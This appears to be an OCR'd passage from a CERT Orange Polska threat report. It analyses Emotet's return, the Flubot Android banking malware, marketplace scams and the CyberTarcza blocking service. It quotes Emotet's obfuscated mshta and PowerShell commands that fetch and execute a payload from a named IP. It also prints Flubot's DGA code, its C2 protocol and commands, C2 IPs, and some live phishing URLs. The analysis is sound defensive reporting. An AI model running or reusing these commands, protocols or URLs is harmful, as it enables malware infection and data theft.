
Another important year is 2017 when the virus was equipped with two additional modules. The first one was used to spread in the network and infect devices connected through the local network. The second one was used to steal an address book and additionally make connections between senders and recipients of messages. The information was useful to increase the effectiveness of subsequent automatic campaigns, this time coming from the already infected user's computer, and sent to their friends or friends. Emotet has evolved greatly since it was developed and has also been transformed into a malware distribution service.

What makes Emotet so dangerous?


It has a polymorphic structure – which means that it can change its code to avoid signature-based detection, making this defense strategy totally useless. Updates from the Command&Control (C&C, C2) server, interpreted by the system as an update of the operating system, are received by the virus. This allows Emotet to secretly place additional malware on the infected device. By nature, the virus is injected into running processes, it downloads additional modules and attacks the Explorer.exe file. Apart from this, the malware alters the system registry key.

Emotet's main targets are computers of governments, corporations, small businesses and private individuals. It's active mainly in Europe, the USA and Canada.

In Poland, it was identified for the first time in October 2019. The first vector of the campaign consisted in continuing the conversation with the alleged sender with a malicious file attached to it.



The second method of attack is an unsuspicious message received from a "known sender." Why are the quotation marks there? Because in the case below, the criminal used an old trick. The alleged sender's address was placed by the attacker in place of a username. He was hoping that the victim would not read till the end of the verse, where there is a completely different address.




Of course, in both cases, Emotet was installed via the attachment containing the *.doc or * .rxx file (where xx is a two-figure number). Luckily, all attempts to connect infected computers to the C&C of this virus were prevented by CyberTarcza.

In January 2021, everyone could breathe a sigh of relief. Emotet's servers were finally taken over and disactivated by law enforcement. which was thanks to security experts, who intercepted hundreds of command and control servers of the botnet, thus disrupting the creation of backups by cybercriminals. The researchers substituted the IP addresses of the scammers' computers with their own devices to prevent connection between them. So everything's fine? Not necessarily.


The infamous return of Emotet (or something else?)

11 months passed and just as 2021 began with Emotet, so it ended. It was at the end of the year that Emotet's increased activity in the Orange Polska network was seen.

The vector has not changed, still e-mails were exploited, but this time a link was sent making the user click on and download the Excel file.



Malicious XLSM files were mainly placed in the previously acquired Wordpress CMS systems and other hacked servers. After the file had been downloaded and run on Windows, the content of the document looked like this.



If the victim is successfully tricked into a social engineering technique, the malware creates a shell containing this command:

cmd /c m^sh^t^a h^tt^p^:/^/0xb907d607/c^c.h^tm^l

The next step of the sample is to run the PowerShell with a slight obfuscation of the code, which ultimately retrieves the malicious file from the target address

http://185.7.214.7/PP91.PNG

```
"C:\Windows\System32\WindowsPowerShell\v1.0\
powershell.exe" -noexit $c1='({GOOGLE}{GOOGLE}
Ne{GOOGLE}{GOOGLE}w{GOOGLE}-Obj{GOOGLE}ec{GOOGLE}
{GOOGLE}t N{GOOGLE}{GOOGLE}et{GOOGLE}.W{GOOGLE}
{GOOGLE}e'.replace('{GOOGLE}', '');
$c4='bC{GOOGLE}li{GOOGLE}{GOOGLE}en{GOOGLE}
{GOOGLE}t).D{GOOGLE}{GOOGLE}ow{GOOGLE}{GOOGLE}
nl{GOOGLE}{GOOGLE}{GOOGLE}o'.replace('{GOOGLE}',
''); $c3='ad{GOOGLE}{GOOGLE}St{GOOGLE}
rin{GOOGLE}{GOOGLE}g{GOOGLE}(''ht{GOOGLE}
tp{GOOGLE}://185.7.214.7/PP91.PNG'')'.
replace('{GOOGLE}', '');$JI=($c1,$c4,$c3 -Join
'');I`E`X $JI|I`E`X
```

However, we've come to some conclusions when analysing the new Emotet campaign in detail. It turned out that the Command&Control servers used in it had been used until recently by the group responsible for the distribution of the Dridex banker and servicing of the botnet associated with it.

Last Active On	IP address	Name of the botnet	Country
2021-11-15 19:25:03	51.178.61.60	Emotet	France
2021-10-06 21:00:16		Dridex	
2022-01-11 21:45:06	69.16.218.101	Emotet	the United States
2021-12-08 15:23:52		Dridex	
2021-11-16 06:57:31	45.79.33.48	Emotet	the United Statese
2021-07-26 21:18:21		Dridex	
2021-11-15 19:24:41	142.4.219.173	Emotet	Canada
2021-07-03 17:11:37		Dridex	
2021-11-25 17:05:07	41.76.108.46	Emotet	South Africa
2021-03-10 15:58:46		Dridex	
2021-11-25 17:20:05	188.165.214.166	Emotet	France
2021-11-22 14:13:46		Dridex	
2022-02-08 23:10:38	207.38.84.195	Emotet	the United Statese
2021-09-29 16:00:42		Dridex	

So one can wonder whether we are dealing with Emotet again or the group dealing with Dridex so far has simply changed the tool? This would in fact be good news because it would mean that the actions of the law enforcement authorities were effective, and there's one group, not two, to be removed.

Iwo Graj
Cybersecurity Orange Polska

Flubot - new mobile malware

In March, new malware for Android phones appeared in Poland, a month earlier in Spain, from where it started spreading throughout Europe. It was distinguished from other mobile malware (e.g. Cerberus, Hydra) by the unique distribution system, rapid appearance in other countries, enhanced communication with the Command&Control server, which was able to increasingly conceal the infiltration of data from the phone.

Version Control System

The Flubot developers tried to control the development of the application by giving it a separate version number with each major update. The first version in Poland, was marked as 3.2. It was continuously developed with the 5.1 variant in December. Let's take a look at the development of the application.


Distribution system

The most distinctive feature of Flubot is its distribution system (via text messages). What is unique is that they are sent from infected phones. Interestingly, they're not sent directly from the infected phone to the victim's contacts. First, the contacts list is sent to the Command&Control server, which distributes these numbers to other infected phones. In this way, a text message with a link to download Flubot reaches a potential victim from an unknown number. A text message can also be sent abroad. In Poland we have observed phones sending phishing messages with Flubot to Romania, Spain, Turkey and Brazil. The contacts list is sent after the command "GET_CONTACTS" is received from C&C. In order to receive the content of a text message to be sent along with the number, the command "GET_SMS" is sent by the infected phone. The command is sent recurrently, at the frequency specified by the command "SMS_RATE". After such a command is sent, the number of seconds is received, which is the frequency at which the query for the content and number of a new text message is going to be sent. This part of Flubot has remained unchanged since the 3.2 version.

SMS Phishing

When Flubot first appeared in Poland, it spread via SMS phishing encouraging the users to install a fake Fedex app. Since then, several new vectors have appeared. Figure 2 shows examples of text messages with a fake Fedex application that appeared in Poland in March.

A text encouraging you to install a fake Fedex app



In March and April, text messages with links to fake DHL and UPS applications appeared. Then, Flubot disappeared from Poland to return in August with a new message content - impersonation of voicemail applications. Examples of texts:

iz96l Voicemail: You have 1 new message.
Go to hxxps://lucianoalesandro.cl/k.php?v i0rrpm

hxxps://lucianoalesandro.cl/k.php?v1z9i0rrpm

ym3 You have received a new notification from your service provider:

hxxp://myalkes.com/h.php?a7bqbnx

We observed a randomly generated string of characters in this campaign. If the format was as the one shown above, the string appeared at the beginning of the message. Such texts appeared until 25 August, then Flubot suspended its activity in Poland until 25 November. It reappeared in the impersonation of the DHL app, voicemail, and then again in December impersonating Adobe Flash Player

Hello; unfortunately we were unable to deliver your ; parcel; please check here:

https://designoweb.website/h.php?owfolmc.u8

You have received a new voice message: http://ammarlu.com/k/?aeu-im10

http://ammarlu.com/k/?aeu-im10

http://bileciksondakika.com/py/?84c5zq87p4un5 You're in this video... Have you sent anything?

We have also seen the development of botnet in other countries: Austria, Australia, Belgium, Switzerland, the Czech Republic, Germany, Denmark, Spain, Finland, the United Kingdom, Greece, Hungary, Italy, the Netherlands, Norway, Romania, Sweden and Turkey. A bot communicating with the Command&Control server was created for each of these countries (the location of the bot is determined by the C2 server with the use of IP geolocation). The table below shows the number of commands received from the Command&Control server to send SMS phishing. In the first three months of botnet observation, its activity was quite high. In August, bots received almost 70000 commands to send SMS from IPs in Austria and Switzerland. In the following months, we observed a significant decrease in its activity in all the countries observed. At the time, text messages verifying the possibility of sending text messages by an infected phone were introduced and the command to send text messages appeared less frequently than in the previous months.

	June	July	August	September	October	November	December
Poland	0	6411	22149	0	0	572	2418
Austria	0	16473	68978	1107	727	1679	2302
Australia	0	0	0	572	698	607	2115
Belgium	3052	26120	0	6377	3634	1986	1
Switzerland	7080	16532	69797	0	1459	0	0
the Czech Republic	0	15228	0	0	0	0	25
Germany	0	14509	22357	4654	0	0	0
Denmark	2599	31031	0	0	0	0	25
Spain	5918	19509	1152	3709	3972	4224	1306
Finland	0	19662	0	0	0	828	1838
Great Britain	0	21454	11289	894	1928	2611	1071
Greece	0	9649	0	0	0	0	28
Hungary	0	0	0	502	503	809	1162
Italy	0	0	0	0	0	1986	1820
the Netherlands	2968	28658	13121	903	4038	3935	2163
Norway	0	14800	0	0	0	512	1197
Romania	0	14895	0	364	243	364	1203
Sweden	0	15619	0	0	0	0	1942
Turkey	0	15946	1	0	1451	1217	1643
Portugal	0	19460	0	0	0	0	29

Verification via SMS

In July, we observed the appearance of commands from the Command&Control server to send text messages, which we considered as verification of the possibility to send text messages by an infected device. We also observed that they are sent to already infected devices (Flubot, after receiving the appropriate command, routes all received messages to C&C). Verification via SMS consisted of randomly generated strings, and their format was constantly changing. Initially, they were of a fixed length and started with the letter x: “xb4zwmqisq0v”. In August, their length was not fixed: “x9y8h6mnim8qlh47ght0kfr1x-1ivsudmun7vs6q2zfwush65”, and spaces began to appear: “xwxu y n7t 6ihd z4kxw75”. Such a format was until December when the first letter (x) was replaced by a letter or a number generated randomly. Dots were also new: “6aoo2j2j0cez2huzrbjk9eb9de89w cg7 ap48.x4xv1o”. In the same month, the messages started to contain links: “bsz8u37o8ax3tgvd5t440ktnfhga7jt HTTPS/9a24c.com/4z/?25t0myh57gt”. They resembled those sent in messages to potential victims. However, none of them led to a site where Flubot could be downloaded. Soon after that, the generated string was replaced with two random words in English: “sophisticated twelve https://firsttoknow.com/08/?tj25ryy1acj”.

Communication with Command&Control

DGA (Domain Generation Algorithm)

The DGA algorithm has always been used by Flubot to generate domains in order to connect with them. This, in turn, allowed Flubot to infiltrate data and receive commands from the Command&Control server. The principle of the algorithm’s activity remained unchanged. A year and the number of a month are downloaded from the system (so a new set of domains is generated every month). Then operations are performed on them. Only the variable f4828d is of a different value, which is shown in Figure 5. In the 4.0 version it was dependent on the phone’s language settings. From the 4.9 version it has a constant value of 1945. The algorithm for one TLD generates 5000 domains, before 4.0 it was 2000. From March to the end of the year, we recorded the emergence of 4852 registered domains generated by the DGA Flubota algorithm.

DGA algorithm

```
private static void m5618d() {
    int i = Calendar.getInstance().get(1);
    int i2 = Calendar.getInstance().get(2);
    long j = (long) ((i ^ i2) ^ 0);
    f4825a = j;
    long j2 = j * 2;
    f4825a = j2;
    long j3 = j2 * (((long) i) ^ j2);
    f4825a = j3;
    long j4 = j3 * (((long) i2) ^ j3);
    f4825a = j4;
    long j5 = j4 * (((long) 0) ^ j4);
    f4825a = j5;
    f4825a = j5 + ((long) f4828d);
}
```

DNS over HTTPS and fast flux

Version 4.0 introduced the use of DNS over HTTPS (DOH), but the use of regular DNS was not abandoned. The choice between DOH and regular DNS is random. A digit from 0 to 9 is generated and if it is greater than or equal to 8, DOH is used. This accounts for 80% chance of using a regular DNS, and 20% of using DOH. All further communication takes place via the IP address. The use of fast flux was introduced with this version. Therefore, between 10 and 12 IPs were assigned to each registered domain. According to our observations, every 30 minutes, all the IPs assigned to a given domain were replaced with different ones, but often they were repeated. In 2021, we collected 385 IPs that were assigned to the domain generated by Flubot using the DGA algorithm.

Encryption

Communication is encrypted. The commands and responses from the server are encrypted with the XOR using a 10-character separate key for each query (15 characters in the 4.8 version). It is sent together with the generated UUID (Universal Unique identifier) and encrypted with an RSA public key hidden in the application code. An example value of an RSA-encrypted message is

```
314E69247AB445A680D7E52D6B91DCE6,AAAAAAAAAA
```

where 314E69247AB445A680D7E52D6B91DCE6 is the UUID and AAAAAAAAAA is the key used to encrypt the second part. In the second part of the message there is a command to the Command&Control server. After it is encrypted by XOR with the key from the first part of the message, the entire file is encrypted with Base64 and sent. An example server query may look like this (the first part is separated from the second part with ”\r\n”):

```
‘GDGlm5Xkc+/ppRehVPEaYU+EfwhGa03Gak+pBOz1agtgQNr
ZVdCpy2lfv1vESDXaXyUc/nSeK8hasVMKgyC2a4DyGCpEhO/
GYHVhngLMOUaKNGxUlwDwHo9xbUfzehwA75wSQOpSbEpOE
eNJFaS6yawFa8+irnXsrdTieOYftfzsmMAapueZpk58SFB
ToUjNCp/fFSV6ZRpCOJKyWtI4XOhcTRXEIkt9H0w08TMY/
cD8JEyWZTMUoTm+orrwggWqvhjTeZHl/D+xdUilKsedi/
sbZRiK0CZA1II1H05/RVMjqbf98sLLP1+p8TeITxZVEnDYU
eZzSoY7L8YKMnr20Q==\r\nITE1KCspIF0=’
```

The response is encoded in Base64 and encrypted by XOR with the same key from the first part of the message sent.

In the 4.9 version communication encryption was modified - the entire query to Command&Control is channelled through DOH. The following domains are used by Flubot for this purpose:

dns.google
cloudflare-dns.com
dns.alidns.com

The query is as follows:

```
hxxps://cloudflare-dns.com/dns
-query?name=b2b55293.0.1.IFCEKMRWG5BECNCGG43TIQJSGM4DQOJSHFDEI
OBWIZBTOQJUINDCAMJZ
GMXDCOB.ZFYYTAMBOGIYDIIABAAXH6KXP6O7V6BBHXBWRGONSLW2IZHZSK2I
HXTL6KJ7L7I.LPA3SAKACZMBZCR4U7IHV6QV3JQRWUM3LS7UCXH
SMB4JCXXDFAT57Z2QHPEBV6A.G2XTLJJAF7MG4MTE5DNYVBOE.ucbcmjiesrp
grln.cn&type=TXT
```

a) **b2b55293** - This is a random token, generated for each session
b) **0** - Since the address can have a maximum of 255 characters, the queries are divided into parts, since 0 stands for the first part. If the address is longer, the counter is increased by 1 for further queries
c) **1** - This label can take the value of 0, 1 or 2. 1 - if the last part of the data is sent to the C&C server; 0 - in any other case related to the sending; 2 - - if the bot is waiting for a response from C&C
d) IFCEKMRWG (...) YVBOE - This is the command to C&C, divided into 63-character-long parts (maximum subdomain length). They are encrypted as follows:
   a. During the installation, a UUID token (other than the one mentioned at the beginning of the list) is generated along with a 10-character key, which is encrypted by the RSA algorithm with a public key hidden in the application code.
   b. the previously generated 10-character key is used to encrypt the command to C&C with the RC4 algorithm
   c. The same UUID and IP address, determined by a query to one of the services, are attached to the encrypted UUID with the RC4 key and the encrypted command to C&C (and the whole is encoded using base32):

      ipinfo.io
      icanhazip.com
      api64.ipify.org
      www.trackip.net

Available commands

The application sends a PING command to the Command&Control server every 70 seconds. The entire query may look like this::

PING,5.1,180610,Samsung,Galaxy 20,pl,1234,orange,1,0

- 5.1 - version of the application
- 180610 - Android version retrieved from the Build.VERSION.RELEASE
- Samsung - manufacturer of the phone on which Flubot is running
- Galaxy 20 - phone model
- en - language that is set on the phone
- 1234 - phone run time in seconds
- orange - a name suggesting a telecommunications operator
- 1 - the value is 1 if the Flubot application is set as the default to handle text messages, 0 otherwise
- 0 - the value is 1 if the interception of notifications is enabled, 0 otherwise

After such a query made by an infected phone, Command&Control can respond with one of the following commands:

RETRY_INJECT – the application is once again overridden

GET_CONTACTS - a list of victim’s contacts is sent to the Command&Control server

SEND_SMS - a text message is sent

RELOAD_INJECTS - a list of installed applications is resent

DISABLE_PLAY_PROTECT - an attempt to disable Google Play Protect

RUN_USSD - execution of ussd code

OPEN_URL - URL is opened

UPLOAD_SMS - text messages saved on the victim's phone are sent

SOCKS - opening a Proxy Connection

BLOCK - notifications on the victim's phone are blocked

CARD_BLOCK - a form requesting payment card details is displayed

UNINSTALL_APP - the app is uninstalled on the phone

Since the 4.0 version

NOTIF_INT_TOGGLE - Disable/enable the interception of notifications from the victim's phone

SMS_INT_TOGGLE - disable/enable the interception of incoming text messages on the victim's phone. It appeared at the same time as verification SMS, allowing them to be quickly redirected to Command&Control

Since the 4.9 version

UPDATE_DNS_SERVERS - updates the list of DOH s ervers

Since the 5.1 version


UPDATE_ALT_SEED - updates the seed used for the Flubot's DGA algorithm

Overlays


The basic method of stealing user data is the use of the so-called overlays. However, we have not received or found any information about such an attack having been successfully carried out. The user runs an application that is overridden by a window that usually asks the user to provide login information. Flubot impersonates particular applications and has a general message informing about the need to provide payment card details in order to allegedly check the age of the victim. The list of applications for which the malware has overlays is downloaded from the Command&Control server when the application is run or after the RELOAD_INJECTS command is received. The currently installed applications must be sent in order to receive the list. In response, the names of those apps for which the attack can be carried out are sent back. Next, HTML files with the content of the overlay are downloaded (the override is performed by the Android engine for rendering "Webview" sites). The override itself is performed by checking whether an attack can be conducted for the currently opened application.

Applications that were overridden (April 2021)

- pl.aliorbank.aib - alior mobile
- com.finanteq.finance.ca - CA24 Mobile
- pl.bzwbk.bzwbk24 - Santander mobile
- com.google.android.gm - gmail
- pl.ing.mojeing - Moje ING Mobile
- com.binance.dev - binance exchange
- piuk.blockchain.android - blockchain.com wallet
- pl.pkobp.iko - PKO bank
- com.coinbase.android - coinbase bitcoin wallet
- softax.pekao.powerpay - Bank pekao peopay



Overlay on the application of the Alior bank



Overlay on the application of Gmail

Summary

Following its appearance in 2021, Flubot developed rapidly and gained additional functions. Its operation could be hidden thanks to the new solutions, which also hindered attempts to fight it. An operator with the ability to filter the content of text messages had to deal with randomly-generated strings of characters that appeared in the content. Network traffic filtering coincided with DNS over HTTPS and fast flux, followed by the emergence of DOH channelling. The botnet itself also became more "cautious" the moment we started to take a closer look at it. Verification SMS appeared and the number of commands to send phishing text messages by an infected bot decreased. The lack of confirmed victims of overlay attacks is puzzling, but considering the long and at the same time active period of Flubot's operation, its operators must have collected a large number of phone books from infected phones.

Arkadiusz Bazak
Cybersecurity Orange Polska

CyberTarcza wakes up when vigilance is asleep

Articles on the Internet security often abound in far-fetched statistics and false, unverified data.

This article won't be like that. It will rather be a description of a real face-to-face meeting with criminals, who rob hundreds of Polish Internet users every day

What is CyberTarcza

CyberTarcza is a solution allowing for a significant increase in the level of Internet users' security. We stand in the way of criminals that attack our clients. The task of CyberTarcza is to block phishing and malware-hosting sites, as well as CC servers of malware identified by the CERT Orange Polska. You can find more information and statistics concerning CyberTarcza in this report and in the articles written by my colleagues.

CyberTarcza vs. most common scam methods

One of the most common scams at the moment are those using popular online marketplaces, e.g. OLX.pl.

Those were the days...

The evolution of the methods used by criminals is interesting. Initially, scammers put items up for sale at attractive prices and waited for potential buyers (a.k.a. victims) to contact them. Items that were put up for sale were at a price much lower than the market price, so scammers were not short of potential buyers. They often went one step further, offering items for free. If someone had believed they could have got an item worth several thousand zlotys for free, they may believe in other unreal things.

After making contact with the buyer and confirming the terms of sale, the scammer sent a link to a fake payment gateway. Depending on scammers' imagination, the victim entered (on a fake site) a login and password to the bank account, the personal ID number or the mother's maiden name. Criminals manually verified this data and tried to use it, for example, to add a mule account to the list of trusted accounts. Entire communication took place on the OLX website through the messager on the platform. Scammers' accounts were consistently locked by the platform. As a result, they had to change the way of communication.

Those days are gone...

What is it like these days? Unfortunately, much worse. Criminals have invested in making their operations more professional, which makes them even more effective. The scale of their operations is devastating.

There's so much to split that there are at least several dozen groups in Poland attacking native Internet users.

The role of the criminal being the seller swapped for the one being the buyer.


At the OLX homepage it says there are over 20 million active adverts - this shows practically limitless potential, and criminals are aware of that.

Scammers were forced to give up communicating via the OLX messenger, currently they're using mainly WhatsApp. The scale of criminals' operations is vast.

Aneta wants to sell a video games...

CERT Orange Polska is constantly keeping track of and analyzing threats lurking on Internet users. Attack scenarios detected by us are analyzed and we're doing our best to protect our clients from them. Inevitably, online marketplaces are a fixed point on the route of our cyber-trips. We sent our colleague, Aneta, on such a cyber-trip. Her task was to sell a games console on OLX.


Shortly after putting up the advert, Aneta received first messages on WhatsApp.




She received a total of 16 messages - all of them from scammers. A typical conversation pattern consists of several stages

1. They say hello and ask if the offer is valid
2. They confirm the readiness to buy an item
3. They explain how the payment will proceed and send a link allowing the seller to receive their money
4. They insist on the seller entering their data

Let's have a look at what a sample conversation looks like




If the potential victim is wondering why they have to log into their bank account in order to receive the money, the scammer will show several infographics they prepared earlier. Some are better, other worse. Below there is an image prepared for a delivery by the Polish Post.



Various problems stood in Aneta's way, but (almost) each time the scammers led her by the hand, sent more links and patiently explained how to get through the procedure.

Million dollar Xbox.

Scammers operate according to previously prepared scripts, so when Aneta tried to go beyond the pattern, things got more interesting. When asked by the scammer whether the offer is valid, she replied that the item had just been sold. This triggered a rather intriguing reaction on the criminal's part as they suggested... paying more. Aneta has a head for business, so she started a mini-bidding. One million is definitely a good price for an XBOX - the bidding ended.



The scammer made up a site with a payment confirmation, but Aneta quickly counted the zeros and it turned out that one was missing from the fake gateway website. Unfortunately, the developers did not take into account such a case. The maximum amount accepted by the system is PLN 100,000. Nothing can be done about it. Fortunately, Aneta was reassured by the seller that she would get the lacking PLN 900,000.

We click so that our clients cannot do it.

Aneta's activity is a fraction of what we do as CERT Orange Polska to protect our clients. This example shows the effectiveness of CyberTarcza in direct contact with scammers.

Aneta's main problem was CyberTarcza. During the Xbox sale, Aneta got links to scam sites leading to more than 20 different domains.

13 of them were immediately blocked by CyberTarcza – the moment Aneta got them. Each link was reported to the "buyer" as non-working, so the scammer provided her with new links from previously unused domains. These were also mostly blocked after a few minutes.

It's the fault of Orange

Is CyberTarcza able to protect our money or that of our loved ones? The advice given to Aneta by scammers, who kept on saying that the links did not work, prove best that it is:

Piotr Zarzycki
Cybersecurity Orange Polska

CyberTarcza - Facts and Myths

Year by year, CyberTarcza by Orange is being increasingly recognised. However, not always as I would expect. I will try to face, and maybe also deal with some "facts" that have spread among Internet users in recent years.

1. CyberTarcza protects every user of the Orange network

YES

CyberTarcza is a network mechanism based on sinkholing domains (DNS Orange Polska) and sinkholing BGP (change of routing to malicious IP addresses in the Orange Polska network - the entire AS5617 – https://bgp.he.net/AS5617). Hundreds of malicious domains and individual IP addresses are sinkholed by the CERT Orange Polska every day to make them missing from our network in the shortest possible time (e.g. when you click in a text message on a link to a fake payment gateway).

Summary

Number of unique clients – all blocked incidents	**4 874 395**
Number of unique clients – blocked phishing incidents	**4 537 072**
Number of all blocked incidents	**2 424 912 894**
Number of blocked phishing incidents	**335 247 749**

2. CyberTarcza is complimentary

YES

The protection mechanism described above is available to every Orange network user, regardless of the service.

3. CyberTarcza is a paid service in the Orange network

YES

Someone might think now "How come it's paid and complimentary at the same time?"Despite the coincidence of the names, we deal with a slightly different "product".You can activate an "additional service" within CyberTarcza on your mobile and stationary devices.

Paid CyberTarcza has a number of additional functionalities. On the personalized portal, you can set it up to lock selected kinds of websites and URLs all the time or at specific times. You can do this on any of up to three devices, defining separate policies. This works somewhat similarly to the Parental Control system, but it is more flexible. Many of the world's threats are locked, therefore increasing the divergence of protection. Everything is complemented by a system of notifications and monthly reports. You can read more at https://www.orange.pl/poradnik/uslugi-dodatkowe/co-to-jest-cybertarcza-orange/.

ere are also paid services within CyberTarcza that are intended for business, providing summary security reports (list of incidents) for an unlimited number of services purchased at Orange (e.g. a fixed connection, dozens of IDSL links and /or hundreds of mobile Internet access points). We are speaking of the Cyber Watch service here.

4. CyberTarcza can be disabled

Extra-paid service :

YES

Complimentary, native protection in the Orange network

NO

Let us recall the first fact regarding how we provide you with protection. Although protection cannot be disabled, it can be effectively circumvented - by using other DNS servers or VPN connections. "Is it worth doing?" I recommend answering this question after you have read the rest of the Report. You should also bear in mind that our activity is always visible to someone. Do not let youself be deceived. The only choice you have is between what you trust more... your operator, a giant from the Silicon Valley, VPN provider, or another foreign secret intelligence ;)

Whitelisting a dangerous site on the "paid CyberTarcza" portal will not unblock traffic to it since the protection of the "complimentary CyberTarcza" has priority.

However, proactive notifications can be disabled. How does it work? For phishing sites that inherently require your interaction, we notify you immediately of the incident. For malware that operates in the covert manner, we stop it from accessing, for example, C2 servers and record such an incident. If, in our opinion, this is an incident that you should be aware of as soon as possible, we notify you proactively, depending on the service, by sending a text message, an e-mail or shifting your optical fibre to a quarantine zone. If this is a minor incident, you can see yourself an appropriate tab in the My Orange application or visit our website https://cert.orange.pl/cybertarcza. Proactive notifications, that may be annoying to "notorious criminals" or "researchers", can be disabled on the same site or on our hotline.

5. Orange blocks my internet connection

NO

